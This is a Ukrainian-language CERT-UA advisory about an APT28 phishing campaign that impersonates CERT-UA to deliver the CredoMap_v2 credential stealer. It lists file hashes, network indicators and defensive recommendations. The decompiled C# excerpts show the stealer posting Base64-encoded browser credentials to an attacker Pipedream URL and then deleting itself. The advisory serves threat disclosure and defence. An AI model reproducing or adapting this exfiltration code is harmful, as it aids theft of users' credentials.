Кібератака групи APT28 із застосуванням шкідливої програми CredoMap_v2 (CERT-UA#4622)

Загальна інформація

Урядовою командою реагування на комп'ютерні надзвичайні події України CERT-UA від учасника інформаційного обміну отримано електронний лист з темою "Кібератака", надісланий, начебто, від імені CERT-UA із вкладенням у вигляді захищеного паролем RAR-архіву "UkrScanner.rar".

Встановлено, що згаданий архів містить одноіменний SFX-файл, який, у свою чергу, містить шкідливу програму CredoMap_v2. Відмінність цієї версії стілеру від попередньої полягає у використанні протоколу HTTP для ексфільтрації даних. За допомогою HTTP POST-запитів викрадені автентифікаційні дані надсилаються на веб-ресурс, розгорнутий на платформі Pipedream.

Активність асоційовано з діяльністю групи APT28 (UAC-0028).

CERT-UA вжито заходів з блокування ресурсу. Разом з тим, у разі отримання подібних листів, просимо негайно інформувати.

Індикатори компрометації

Файли:

```
87b05a2442146a517e6aa1da5db8ae27
8724ec45a26dd07023e755cbf2a3c02548f719a63d0ffbfc42954f2b4f7c1405
UkrScanner.rar
721521273d12775eb6518c0eeaeeac8b
d1839e491b34764fbd9f51895b639a97bc7d5a1ef8f57ba87545f8b3b9bc7e7a
UkrScanner.exe (SFX)
d3b3aa56f1056df4c32cd2bc477e513b
778eed2fb4bbce4755cdf923f3fddc16155a478b44f90dc613ed2811a8efe066
scan.exe (CredoMap_v2)
56a504a34d2cfbfc7eaa2b68e34af8ad
9309fb2a3f326d0f2cc3f2ab837cfd02e4f8cb6b923b3b2be265591fd38f4961
SQLite.Interop.dll (легітимна DLL)
```

Мережеві:

```
mariachandran@ginaengg[.]com
69[.]16.243.33 (Received)
hxxps://eo2mxtqmeqzafqi.m.pipedream[.]net
eo2mxtqmeqzafqi.m.pipedream[.]net
```


Рекомендації

1. Для розповсюдження шкідливих програм, посилань тощо зловмисники використовують актуальні теми та скомпрометовані електронні адреси співробітників державних органів України. Наголошуємо на необхідності бути пильними (наявність у листі паролю до вкладення - приклад однієї з ознак потенційної загрози).

2. Для обміну інформації про кіберзагрози CERT-UA використовує платформу MISP (https://cert.gov.ua/article/39962), а також електронну пошту із застосуванням елекронних цифрових підписів.

3. Запуск сторонніх виконуваних файлів має бути блокований на рівні механізмів операційної системи і/або засобів захисту.

Графічні зображення




```
private static void post(string Location, string data)
{
    HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(Location);
    httpWebRequest.Method = "POST";
    httpWebRequest.ContentType = "application/x-www-form-urlencoded";
    httpWebRequest.Timeout = 600000;
    byte[] bytes = Encoding.ASCII.GetBytes(data);
    try
    {
        Stream requestStream = httpWebRequest.GetRequestStream();
        requestStream.Write(bytes, 0, bytes.Length);
        requestStream.Close();
        HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse();
        httpWebResponse.Close();
    }
    catch
    {
        Thread.Sleep(10000);
    }
}
```

```
private static void Main(string[] args)
{
    string name = AppDomain.CurrentDomain.BaseDirectory + AppDomain.CurrentDomain.FriendlyName;
    new Thread((ThreadStart)delegate
    {
        System.Windows.Forms.MessageBox.Show("The storage control blocks were destroyed", "Error",
    }).Start();
    ff2();
    string userName = Environment.UserName;
    string text = Base64Encode(userName + "\r\n\r\n" + ch2());
    post(url, "name=" + userName + "&data=" + text);
    text = Base64Encode(userName + "\r\n\r\n" + ch1());
    post(url, "name=" + userName + "&data=" + text);
    text = Base64Encode(userName + "\r\n\r\n" + ff1());
    post(url, "name=" + userName + "&data=" + text);
    text = Base64Encode(userName + "\r\n\r\n" + ed1() + "\r\n\r\n" + ed2());
    post(url, "name=" + userName + "&data=" + text);
    GC.Collect();
    GC.WaitForFullGCComplete();
    string[] array = new string[6] { "cp", "cc", "fc", "fp", "ec", "ep" };
    string[] array2 = array;
    foreach (string path in array2)
    {
        while (true)
        {
            try
            {
                File.Delete(path);
            }
            catch
            {
                Thread.Sleep(5000);
                continue;
            }
            break;
        }
    }
    File.SetAttributes("SQLite.Interop.dll", FileAttributes.Normal);
    try
    {
        File.Delete("SQLite.Interop.dll");
    }
    catch (Exception ex)
    {
        string message = ex.Message;
    }
    try
    {
        del("SQLite.Interop.dll");
    }
    catch (Exception ex2)
    {
        string message2 = ex2.Message;
    }
    del(name);
    System.Windows.Forms.Application.Exit();
}
```

```
private static string url = "https://eo2mxtqmeqzafqi.m.pipedream.net";

// Token: 0x06000006 RID: 6 RVA: 0x00002280 File Offset: 0x00000480
private static string ch1()
{

// Token: 0x06000007 RID: 7 RVA: 0x00002584 File Offset: 0x00000784
private static void ff2()
{

// Token: 0x06000008 RID: 8 RVA: 0x0000270C File Offset: 0x0000090C
private static string ff1()
{

// Token: 0x06000009 RID: 9 RVA: 0x00002900 File Offset: 0x00000B00
private static byte[] GetBytes(SQLiteDataReader reader, int columnIndex)
{

// Token: 0x0600000A RID: 10 RVA: 0x00002978 File Offset: 0x00000B78
private static string ch2()
{

// Token: 0x0600000B RID: 11 RVA: 0x00002BF0 File Offset: 0x00000DF0
private static string ed1()
{

// Token: 0x0600000C RID: 12 RVA: 0x00002E68 File Offset: 0x00001068
private static string ed2()
{

// Token: 0x0600000D RID: 13 RVA: 0x00003180 File Offset: 0x00001380
private static void post(string Location, string data)
{

// Token: 0x0600000E RID: 14 RVA: 0x0000321C File Offset: 0x0000141C
private static string Base64Encode(string plainText)
{

// Token: 0x0600000F RID: 15 RVA: 0x00003240 File Offset: 0x00001440
private static void del(string name)
{
```